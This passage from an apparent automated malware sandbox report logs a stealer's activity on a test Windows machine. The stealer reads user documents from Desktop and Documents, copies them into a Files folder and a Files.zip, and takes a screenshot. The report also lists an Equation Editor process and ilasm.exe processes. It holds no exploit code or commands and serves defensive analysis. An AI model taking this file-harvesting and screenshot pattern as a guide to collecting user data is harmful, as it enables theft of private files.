C:\Users\user\Screenshot.BMP	unknown	3932200	28 00 00 00 00 05 00 00 00 04 00 00 01 00 18 00 00 00 00 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 aa 94 81 ab 95 82 ac 96 82 ad 97 83 ad 97 84 ae 98 84 af 99 85 b1 9a 86 b2 9b 87 b3 9d 88 b4 9d 89 b6 9f 8a b7 a0 8b b9 a1 8c b9 a2 8d bb a3 8e bd a5	(.....................<.......	success or wait	491	72994584	_lwrite
C:\Users\user\Files\JSDNGYCOWY.xlsx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\LTKMYBSEYZ.xlsx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\NIKHQAIQAU.xlsx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\YPSIACHYXW.xlsx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\DVWHKMNFNN.docx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\NWTVCDUMOB.docx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\WUTJSCBCFX.docx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\YPSIACHYXW.docx	unknown	1026			success or wait	4	72A2D8F8	WriteFile
C:\Users\user\Files\BPMLNOBVSB.pdf	unknown	1026			success or wait	2	72A2D8F8	WriteFile
C:\Users\user\Files\CURQNKVOIX.pdf	unknown	1026			success or wait	2	72A2D8F8	WriteFile
C:\Users\user\Files\JSDNGYCOWY.pdf	unknown	1026			success or wait	2	72A2D8F8	WriteFile
C:\Users\user\Files\NWTVCDUMOB.pdf	unknown	1026			success or wait	2	72A2D8F8	WriteFile
C:\Users\user\Files\8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	unknown	9525			success or wait	1	72A2D8F8	WriteFile
C:\Users\user\Files.zip	unknown	24			success or wait	1	72A2D8F8	WriteFile
C:\Users\user\Screenshot.BMP	unknown	3932200			unknown	1	72994584	_lwrite

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\JSDNGYCOWY.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\JSDNGYCOWY.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\LTKMYBSEYZ.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LTKMYBSEYZ.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\NIKHQAIQAU.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\NIKHQAIQAU.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\YPSIACHYXW.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\YPSIACHYXW.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\DVWHKMNFNN.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\DVWHKMNFNN.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\NWTVCDUMOB.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\NWTVCDUMOB.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\WUTJSCBCFX.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\WUTJSCBCFX.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\YPSIACHYXW.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Desktop\YPSIACHYXW.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Desktop\BPMLNOBVSB.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Desktop\BPMLNOBVSB.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Desktop\CURQNKVOIX.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Desktop\JSDNGYCOWY.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Desktop\JSDNGYCOWY.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Desktop\NWTVCDUMOB.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Desktop\NWTVCDUMOB.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Desktop\8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Desktop\8825358c-c9a2-4b41-9da6-2ff1c62969d9.rtf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Documents\JSDNGYCOWY.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\JSDNGYCOWY.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\LTKMYBSEYZ.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\LTKMYBSEYZ.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\NIKHQAIQAU.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\NIKHQAIQAU.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\YPSIACHYXW.xlsx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\YPSIACHYXW.xlsx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\DVWHKMNFNN.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\DVWHKMNFNN.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\NWTVCDUMOB.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\NWTVCDUMOB.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\WUTJSCBCFX.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\WUTJSCBCFX.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\YPSIACHYXW.docx	unknown	65024	success or wait	2	72A2D50F	ReadFile
C:\Users\user\Documents\YPSIACHYXW.docx	unknown	65024	end of file	2	72A2D50F	ReadFile
C:\Users\user\Documents\BPMLNOBVSB.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Documents\BPMLNOBVSB.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Documents\CURQNKVOIX.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Documents\CURQNKVOIX.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Documents\JSDNGYCOWY.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Documents\JSDNGYCOWY.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile
C:\Users\user\Documents\NWTVCDUMOB.pdf	unknown	65024	success or wait	1	72A2D50F	ReadFile
C:\Users\user\Documents\NWTVCDUMOB.pdf	unknown	65024	end of file	1	72A2D50F	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2836 Parent PID: 584

General

Start time:	09:54:04
Start date:	03/12/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: ilasm.exe PID: 2652 Parent PID: 2564

General

Start time:	09:55:07
Start date:	03/12/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe
Imagebase:	0xe50000
File size:	296600 bytes
MD5 hash:	6D15369BC06C25E50ECBF1D6A091B2F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: ilasm.exe PID: 2352 Parent PID: 2564

General

Start time:	09:55:15
Start date:	03/12/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ilasm.exe
Imagebase:	0xe50000
File size:	296600 bytes
MD5 hash:	6D15369BC06C25E50ECBF1D6A091B2F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis